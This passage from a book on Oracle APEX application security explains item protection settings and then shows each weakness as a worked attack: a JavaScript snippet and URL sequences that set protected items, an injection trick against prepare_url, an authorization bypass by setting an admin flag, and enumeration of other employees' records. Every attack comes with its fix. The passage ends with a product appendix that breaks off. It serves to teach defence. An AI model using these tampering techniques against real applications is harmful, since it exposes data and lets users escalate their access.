- Items can be set on the URL of another page (that has unrestricted Page Access Protection)

If a page contains an item that is used for authorization logic or is otherwise considered dangerous (vulnerable to Cross-Site Scripting or SQL Injection, for example), simply adding Page Access Protection, in most cases, does not correctly mitigate the security threat.

Say you have a page (1) that has Page Access Protection set to Checksum Required, and an item (*P1_HIDDEN*) that the developer does not want set to arbitrary values. An attacker can use the following JavaScript in the browser to set the item value:

```
var get = new htmldb_Get(null,$x('pFlowId').value,'APPLICATION_PROCESS=',1);
get.add('P1_HIDDEN','evil');
get.get();
```

The value within session state of *P1_HIDDEN* is now *evil*. Note this is true even though page 1 requires a checksum on the URL (and even if the *P1_HIDDEN* item as Value Protected set to Yes, as discussed in the previous section!).

In this case, an attacker could also set the value for *P1_HIDDEN* on a different page first that has an Unrestricted setting for Page Access Protection. The login page, by default page 101, is usually a good target for such an attack because, by default, it has no protection:

```
f?p=12345:101:1111111111::::P1_HIDDEN:evil
f?p=12345:1:1111111111::::
```

When the second URL is accessed, page 1 is displayed and references to the *P1_HIDDEN* item evaluate as *evil*.

Therefore, the coverage of the Page Access Protection feature is not complete, and on its own it does not provide sufficient protection to prevent item modification by users.

SESSION STATE PROTECTION

Both page- and application-level items have a Session State Protection option. Session State Protection (SSP) is the correct way to protect items within your APEX application, but can be complicated to understand because it needs to be used alongside Page Access Protection, and in some cases, with Value Protected to completely protect an item from arbitrary modification by malicious users.

Various protection levels are offered by SSP:

- **Unrestricted:** This is the most permissive and allows arbitrary values to be set for the item. This is the default for many item types, especially in earlier versions of APEX.
- **Checksum Required:** An item can only be set when accompanied by a checksum, which is generated by your APEX application. There is one exception for user-input items (such as text boxes, select lists, and so on): in this case the item value can be set arbitrarily by the user, but only on the page that contains the user-input HTML element for the item.
- **Restricted:** Prevents any manipulation of an item value on the client-side, by the user.



Session State Protection
Unrestricted
Unrestricted
Checksum Required - Application Level
Checksum Required - User Level
Checksum Required - Session Level
Restricted - May not be set from browser

FIGURE 4-6: Session State Protection options

NOTE *The different levels of checksum (application, user, and session) simply allow sharing or bookmarking of the URLs that are generated with checksums. From a security perspective, session level is the strongest, because the generated checksums effectively have the shortest life.*

With the application or user level there is a possibility that a user who was once privileged could take note of URLs with checksums, and then reuse them later once his or her privileges have been lowered in the application. Because they are valid for the application or user, the checksums would be valid, and the user then may be able to access data that he or she should no longer be permitted to see. This might be a corner-case, but in general, stick to session level for higher security.

To understand which protection type is required, it is useful to classify items in APEX applications into the following categories:

- Server-side logic items
- User-input items
- Display items
- Items that pass data between pages

Server-side logic items should be defined as application items, with Session State Protection set to Restricted. Your application can then be confident that a user or attacker cannot modify the value.

User-input items should be defined at the page level with Session State Protection set to Checksum Required. This does not protect against a user entering an arbitrary value in the HTML form, so the item must be validated or used in a way that carries no security risk. What the SSP setting does is prevent the item from being set anywhere else within the application (for example, on a different page). This means you can be sure that the item value has been validated by the validations that are present within the page containing the item and form.

Display-only items are defined in APEX as the following types:

- Display Only
  - Save State=No
- Display as Text
  - Does not save state
  - Based on LOV, does not save state
  - Based on PL/SQL, does not save state

- Text Field
    - Disabled, does not save state
- Stop and Start HTML Table
    - Displays label only

Because these values are designed for simply displaying data, they should be set with SSP as Restricted so the user cannot modify the values. This does not prevent server-side PL/SQL from changing the item value; it only stops an attacker from setting the item's value through the browser.

Items to pass data between pages can be either application items that have Session State Protection set to require a checksum, or as page items of type hidden that have Session State Protection set to require a checksum. The hidden item should also set Value Protected to prevent altering of the value within a legitimate form submission. To generate an HTML link that contains the item value and the required checksum, the application must use the `apex_util.prepare_url` function.


When an item has SSP set to require a checksum, the page that receives the value should have Page Access Protection set to "Arguments require a checksum." Otherwise, the item's checksum is not generated by calls to `apex_util.prepare_url`, and without a checksum an SSP violation occurs.

That all sounds a bit complicated, and this is where the confusion and errors with item protection come from. Table 4-1 summarizes the protection required for each type of item in your APEX application.

TABLE 4-1 Item Protection

ITEM	TYPE	PROTECTION REQUIRED
Server-side logic items	Application	Set SSP to Restricted
User-input items	Page	Set SSP to Checksum Required (But be aware that this does not limit the data that can be entered by the user into the form. Ensure the received value is used safely and is not used to influence application flow.)
Display-only items	Page	Set SSP to Restricted
Items to pass data between pages	Page (Hidden)	Set SSP set to Checksum Required Set PAP of receiving page to "Arguments require a checksum" Set Value Protected to Yes

It is possible to apply Page Access Protection and Session State Protection to these classes of item using the Session State Protection Configure Wizard (see Figure 4-7).



Application Session State Protection Controls


Enabling Session State Protection can prevent hackers from tampering with the URLs within your application. URL tampering can adversely affect program logic, session state contents, and information privacy.

To enable, disable, or configure Session State Protection using a wizard, click **Set Protection**.

Application:	12556 - BookDemo
Session State Protection:	Enabled

FIGURE 4-7: Configure Session State Protection for an application.

This wizard allows all pages and items to be set to the specified levels. The preferred security settings are shown in Figure 4-8.



Application:	12556 - BookDemo
Session State Protection:	Enabled

Select security attributes for pages and items. You may accept the default settings displayed here, or make new selections. Note that the value you choose for an attribute category will be applied to all pages and items throughout the application.

Page Access Protection	Arguments Must Have Checksum
Application Item Protection	Checksum Required - Session Level
Page Data Entry Item Protection	Checksum Required - Session Level
Page Display-Only Item Protection	Checksum Required - Session Level

FIGURE 4-8: Page and Item protection settings

This does not explicitly cover items that pass data between pages, but hidden items are included within "Data Entry Item Protection" in the previous figure so they will be set to require a checksum. With Page Access Protection enabled on all pages, the only other consideration for this item type is to ensure the hidden items have Value Protected set to Yes.

WARNING *Using the wizard will reset all items currently in your application. As the application grows with new pages and items added, the process should be repeated to ensure all items are protected. If you have relaxed the protection of a particular item, it needs to be relaxed each time.*

To ease this maintenance process you may want to consider using a custom SQL statement to reset the protection levels. By naming your application items that should be unprotected, you can ensure new items are set to the default level, and leave the relaxed level on particular items. You'll find more on this in Appendix B, "Updating Item Protection."

With your item protection set as previously mentioned you can be confident that malicious users cannot modify items to attack your application. When protected in this way, you need to ensure that URLs are generated using `apex_util.prepare_url` so that the correct checksum is applied to the link (otherwise, links within the application will generate session state protection errors under normal use). Ajax calls that set item values or modify hidden fields will also cause errors, and the protection will need to be reduced to allow such calls to operate as expected.

Prepare_Url Considerations

With Page Access Protection and Session State Protection enabled, links in an APEX application need to be generated using the `apex_util.prepare_url` function. This function ensures the correct checksum is appended to the link, allowing the user to navigate through the application. Any links that do not use this function will cause SSP violation errors (and forgetting to call `prepare_url` is the most common cause of seeing such an error in the normal use of an APEX application that has been secured).

Using Session State Protection to protect items that are passed between pages, as we've discussed, means that an attacker should not be able to modify the value being passed because it is protected by a checksum generated server-side (through the `prepare_url` call). If the attacker can generate a valid checksum, your application may be vulnerable again.

APEX should protect the secrets used to derive this checksum so it is not possible to generate arbitrary checksums for a URL that the attacker would like to access. Indeed, APEX does protect the data that is used in the generation of the checksum. However, it does not protect against dangerous use of the `prepare_url` call by developers, and we've seen an application that allowed an attacker to generate checksums for a URL with arbitrary parameters. The developer had written code as follows:

```
apex_util.prepare_url('f?p=&APP_ID.:&PREV_PAGE.:&SESSION.::::P123_PERSON_ID:' || :P123_
PERSON_ID);
```

This call to `prepare_url` is generating a link to *`PREV_PAGE`* with the *`P123_PERSON_ID`* value set and protected by a checksum. The *`P123_PERSON_ID`* item was correctly protected by SSP; however, the *`PREV_PAGE`* is an application item that was not protected.

An attacker could specify a specific value for the unprotected *`PREV_PAGE`* item and modify the URL that was being passed to the `prepare_url` call. For example, with *`PREV_PAGE`* set to 10, the URL was:

```
f?p=1234:10:1111111111::::P123_PERSON_ID:42
```

The result would be:

```
f?p=1234:10:1111111111::::P123_PERSON_ID:42&cs=39014545B53CF87177FE85266B5244C91
```

Now, if the attacker used a value for *`PREV_PAGE`* that modified the URL to include other items in the list:

```
10:1111111111::::P123_PERSON_ID:43:
```

The resulting URL passed to `prepare_url` would be:

```
f?p=1234:10:1111111111::::P123_PERSON_ID:43:10:1111111111::::P123_PERSON_ID:42
```

The URL that has been prepared is modified so that the *`P123_PERSON_ID`* value is different. This is basically an injection attack into the `prepare_url` call. Assuming page 10 requires a checksum, the above injection would result in `prepare_url` generating a valid *`cs`* value for the URL, covering our arbitrary 43 value for *`P123_PERSON_ID`*.

The fix in this case would be either:

- Protect *`PREV_PAGE`* (and in general ensure no unprotected items are used in the construction of the URL passed to `prepare_url` calls).
- Validate any unprotected items that are passed to ensure they do not contain a colon.

This is a relatively rare case, but should be considered when using `prepare_url` because it can effectively remove protection that may be assumed to exist on APEX items.

Ajax Considerations

With Session State Protection enabled for all items, and your Hidden items also protected, the application has good resistance to malicious manipulation attacks. However, this ideal world causes problems in one specific case: when Ajax calls are used to set item values. Such calls will generate Session State Protection violations, because the protected items cannot be set via the resulting Get or Post Ajax call.

The correct way to resolve this issue is to selectively set the items used in Ajax calls to have Session State Protection set to Unrestricted. The item name should be crafted to reveal that it is unprotected (for example, *`P123_NAME_NOPROT`*), and any PL/SQL code using the item should be cautious as the value is untrusted. Validations can also be used to ensure the item's value is safe before it is processed.

We've observed several applications that appear to "get around" the "problem" of Session State Protection using an On Demand process defined as follows:

```
begin
 apex_util.set_session_state(apex_application.g_x01, apex_application.g_x02);
end;
```

This On Demand process can be invoked via Ajax and allows arbitrary items (specified in the `g_x01` parameter) to be set to arbitrary values (specified as `g_x02`). The item value will be set irrespective of any Session State Protection restrictions. This is, therefore, a very dangerous pattern to have in an application, because it effectively bypasses the assumed security controls provided by APEX for all items.

WARNING *Be very careful when using* `apex_util.set_session_state()` *because if both the item name and the value can be influenced by a user, you've effectively provided a mechanism to bypass any Session State Protection within the entire application!*

If an application has code that calls `set_session_state` with untrusted input for both parameters, it is a sign that SSP was too restrictive and it would actually be safer to relax the SSP requirements for the limited few items used by Ajax, and ensure the unprotected items are used safely.


EXAMPLES

The protection of items can be critical to an application's security. The following two examples have been taken from real-world applications, simplified to outline the crux of the problem. The first demonstrates the danger of allowing users to modify items within an application that are used in access-control decisions. The latter example looks at automatically generated pages that link reports and forms, where a vulnerability occurs that can be resolved using item protection.

Authorization Bypass

To demonstrate the potential security threat of leaving items in a non-protected state, create a sample vulnerable authorization scheme, and a "sensitive" report that should be protected by this scheme.

First, create an application item, in Shared Components ➪ Application Items, called *`ISADMIN`* with Session State Protection set to unrestricted as shown in Figure 4-9.



Application Item

Name

Application: 12556 BookDemo

*Name: ISADMIN

*Scope: Application


Security

Session State Protection: Unrestricted

FIGURE 4-9: An unprotected application item

This value for Session State Protection would be the default in earlier versions of APEX and still applies to application items that come from earlier APEX versions that have been imported into APEX 4.2.

Now, create an authorization scheme, in Shared Components ➪ Authorization Schemes, called **`IS_USER_AN_ADMIN`**, with "Value of Item in Expression 1 Equals Expression 2." The Page Item Name should be ***`ISADMIN`***, and the Value should be **`TRUE`**. This example is illustrated in Figure 4-10. (You may have created this already, when following the access-control examples in Chapter 1.)



Authorization Scheme

Use this page to define an authorization scheme. By creating an authorization schemes, you can protect applications, pages, and application components and extend the security provided by your application authentication scheme. You can use authorization schemes to identify additional security beyond simple user authentication. For example a user with administration rights may need access to more navigation bar icons, pages, and tabs than other users.

Application: 12556 BookDemo
* Name: IS_USER_AN_ADMIN

Authorization Scheme

* Scheme Type: Value of Item in Expression 1 Equals Expression 2
* Page Item Name: ISADMIN
* Value: TRUE
* Identify error message displayed when scheme violated: You are not an administrator!


FIGURE 4-10: Authorization scheme based on an item

This simple authorization scheme just checks this application item, which for this demo we presume is set via the authentication scheme when a user first logs in, based on his or her role defined in some database table.

You are going to protect a report with this scheme, so create a report page (of type Interactive Report) and use any query as an example:

```
select empno, ename from emp
```

Edit the report, and under the security section choose the authorization scheme `IS_USER_AN_ADMIN`.



Security

Authorization Scheme: IS_USER_AN_ADMIN


FIGURE 4-11: Apply the authorization scheme to the report region.

When the page is run, the report is not displayed. If you set the URL parameter *`ISADMIN`* to **`TRUE`**, the report should be displayed, right?

```
f?p=12556:51:10695641093034::::ISADMIN:true
```

Well, not quite, and this scenario might, at first, appear secure.

The default when defining an authorization scheme is an evaluation point of "Once per session" (see Figure 4-12). When we accessed the report page, the authorization scheme was run, *`ISADMIN`* was not set, so the return was `false`, and this return is then cached for all future page accesses within the user's session.



Evaluation Point

Validate authorization scheme:
Once per page view [✓ Once per session]

FIGURE 4-12: The default evaluation point of an authorization scheme

So this is secure, right? Not really. The attacker just needs to set *`ISADMIN`* to **`TRUE`** after a session is created but before the `IS_USER_AN_ADMIN` authorization scheme is executed for the first time. In the actual application this example is derived from, the *`ISADMIN`* was set correctly by the authentication scheme, but we just needed to hit a different page after authenticating to change the *`ISADMIN`* value, and then hit the report page.

This multi-stage attack is therefore:

1. Log out.
2. Browse to login page.
3. Enter credentials, and when login succeeds you'll end up at page 1.
4. On this page set *`ISADMIN`* to **`TRUE`** via the URL.
5. Access the page containing the report that requires authorization.
6. This "administrative" report is now displayed.

If you follow these steps, the *`ISADMIN`* item is set before the `IS_USER_AN_ADMIN` authorization scheme is executed. Then when accessing the report page the application item has been set and you are permitted to see the administrative report.

To fix this vulnerability, you simply set the Session State Protection for the *`ISADMIN`* item to Restricted. Now when you set the item (step 4), you get the standard Session State Protection violation error.

The *`ISADMIN`* item that is used for server-side (authorization) logic is now correctly secured using Session State Protection. Attackers cannot change the value and influence the access-control decision.

NOTE *You may think that you would get similar behavior by enabling Page Access Protection so that the URL required a checksum. But remember, this does not actually protect the item (`ISADMIN`) and an attacker could change this item value using an Ajax call, or via another page that doesn't require a checksum.*

Therefore, the correct way to resolve this vulnerability is to set the server-side application item with Session State Protection to Restricted.

Form and Report

This is an example we have seen many times within APEX applications and leads to data disclosure issues due to the subtlety of item protection settings.

Create a new form page (52), of type "Form on a Table with Report" (see Figure 4-13).





FIGURE 4-13: Create a Form on a Table with Report.

Enter **EMP** for the Table / View Name. Then, select the *`EMPNO`*, *`ENAME`*, and *`DEPT`* columns, and set the `where` clause to limit the rows returned in the report. This setup is shown in Figure 4-14.



Page: 52

Owner: APEXSEC

Table Name: EMP

* Select Column(s)

3.JOB (Varchar2)
4.MGR (Number)
5.HIREDATE (Date)
6.SAL (Number)
7.COMM (Number)


1.EMPNO (Number)
2.ENAME (Varchar2)
8.DEPTNO (Number)

Optional WHERE clause

```
deptno = 10
```

FIGURE 4-14: Report query with a `where` clause.

Choose the defaults until you reach the primary key selection page, and then use the *EMPNO* column for the primary key as shown in Figure 4-15




Forms perform insert, update and delete operations on table rows in the database. The rows are identified using either a primary key defined on the table, or the ROWID pseudo column, which uniquely identifies a row in a table. Select "Managed by Database" if you would like to use the ROWID. Otherwise select the primary key column(s) defined for your table. Forms support up to two columns in the primary key. For tables using primary keys with more than two columns, the ROWID option should be used.

Form Page:	53
Owner:	APEXSEC
Table Name:	EMP
* Primary Key Type:	Managed by Database (ROWID) [✓ Select Primary Key Column(s)]
* Primary Key Column 1	EMPNO
Primary Key Column 2	- Select Column -

FIGURE 4-15: Select the primary key column.

On the next page, you can just use the existing trigger. Then select all columns in the form. To simplify things for this example, select No for Insert, Update, and Delete (this has no bearing on the vulnerability; in fact, it gets more dangerous when you can modify data!).

When you run the generated report page, you should get three results of employees from department 10 (see Figure 4-16).



	Empno	Ename	Deptno
	7839	KING	10
	7782	CLARK	10
	7934	MILLER	10

1 - 3


FIGURE 4-16: A report against the EMP table, limited to those employees in department 10

Given the report is limited to the required subset of rows, a developer may think that this means that only those rows can be viewed. However, with some URL tampering of an unprotected item, it is possible to view other rows.

To exploit this page to access other records, first click the edit link on the left, next to the entry for King. Notice this has linked to the automatically generated form page, with *`P53_EMPNO`* set to `7839` in the URL. Modify *`the P53_EMPNO`* item value to reflect a different employee:

```
f?p=12556:53:1111111111::::P53_EMPNO:7566
```

The form now contains the details of someone else, not within department 10, as shown in Figure 4-17.



Ename	JONES
Job	MANAGER
Mgr	7839
Hiredate	02-APR-81
Sal	2975
Comm	
Deptno	20

FIGURE 4-17: By changing an unprotected item it is possible to view other data from the table.

NOTE *In the real world, consider that the report may have a* `where` *clause that limits the returned data based on a user's privilege level, or only allows access to employee salary data for subordinates of the currently logged-in user. This report/form pattern is quite common, and by default there is no protection on the form page from returning arbitrary rows, even when the report page returns limited rows.*

You may think that this can be secured by enabling Page Access Protection on page 53 so that page requires a checksum. This would prevent someone from changing the *`P53_EMPNO`* item in the URL of the Form page.

To demonstrate how this is not complete protection, go into the form page (53) properties, and within the security section set Page Access Protection to "Arguments Must Have Checksum."

Clicking the edit link on the report page then redirects to the form page, this time with a checksum (`cs` parameter) in the URL. Modification of any item in the URL now causes a Session State Protection violation message, as expected.

However, this has not resolved the vulnerability, because you could still view the details of employee 7566 by setting *`P53_EMPNO`* either via Ajax or on the URL of another page that has no Page Access Protection. For example, the report page does not require a checksum, so following the sequence of URLs shown here takes you to the form page for an employee not listed in the report:

```
f?p=12556:52:1111111111::::P53_EMPNO:7566
f?p=12556:53:1111111111::::
```

The details of the employee in a different department are now displayed, and an attacker can basically iterate through all rows from the table via the form, even when the report is intended to be limited.

So how do you secure this interaction between the report and the form page, so that users can only view (or edit!) the details of employees displayed in the report? Because the *`P53_EMPNO`* item is being used to pass data between pages, the following steps are required:

1. Edit *`P53_EMPNO`* (this is a hidden page item)
2. Ensure Value Protected is "Yes"
3. Set Session State Protection to "Checksum Required – Session Level"
4. Edit page 53
5. Set Page Access Protection to "Arguments must have checksum"

NOTE *You set Page Access Protection so that the page requires a checksum; not for security reasons, but so the report edit link that is automatically generated on page 52 will have the appropriate checksum in the link.*

Now, it is not possible to set *`P53_EMPNO`* on the URL of any page, or via an Ajax request, or via a submission of the form on page 52.

This report and form combination is now secured against arbitrary data disclosure.

NOTE *It is worth mentioning that an alternative mechanism to secure this page, avoiding any Item Protection, is to modify the "Fetch Row from* `EMP"` *process on the form page, so that the* `where` *clause matches that defined in the Report.*

Now without any item protection, if you modify the value of `P52_EMPNO` *to a different employee you get an "ORA-01403: no data found" error.*

We actually think it is easier to set item protection, as opposed to keeping the two `where` *clauses synchronized. From a security perspective, layers are always good, so we recommend that applications do both: use item protection and also ensure the report and "Fetch Row" queries contain the same* `where` *clauses.*

SUMMARY

Item protection is a valuable way to prevent malicious users from accessing your application and the data it protects in ways that could reveal sensitive content. However, the combinations and settings for item protection are not clear, and the interactions are not well documented.

To apply Item Protection correctly, first classify the items in your application, and then apply the protection mechanisms discussed in this chapter, remembering the following:


- Hidden items that have the Value Protected setting enabled can still be modified by attackers.
- Page Access Protection does not really provide a defense against URL tampering.
- Session State Protection on each item can be used to prevent item value from being modified by a user.
- These features need to be used together to achieve correct functionality and expected security for item values.

A Using ApexSec to Locate Security Risks

Our ApexSec product performs a vulnerability assessment of APEX applications using unique technology to explore the application structure. You can use ApexSec to quickly and reliably identify all of the security risks presented in this book.

APEXSEC ONLINE PORTAL

The ApexSec Online Portal is free to register for, and all new users receive 75 credits that they can use to perform a security scan of a 15-page application. Simply point your browser at `http://www.recx.co.uk/apexsecportal` and then click Sign-up as shown in Figure A-1.



Welcome to the ApexSec Online Portal

Please enter your email address and password to access your personal portal.

If you do not have an account please sign-up and receive free credits.

If you are an existing user but have forgotten your password, please reset your password.

Recx is a small independant UK start-up, specialising in IT Security products and consultancy. The ApexSec product range can perform detailed security analysis of Oracle Apex applications.

FIGURE A-1: Sign-up for the ApexSec Online Portal.

When you upload an APEX application export into the portal (via the section shown Figure A-2), the automated vulnerability assessment is initiated.





FIGURE A-2: Upload an APEX application export to start the security analysis.

You are notified when the assessment is complete, and you can access the results of the vulnerable scan via the Report button, as shown in Figure A-3.


Summary

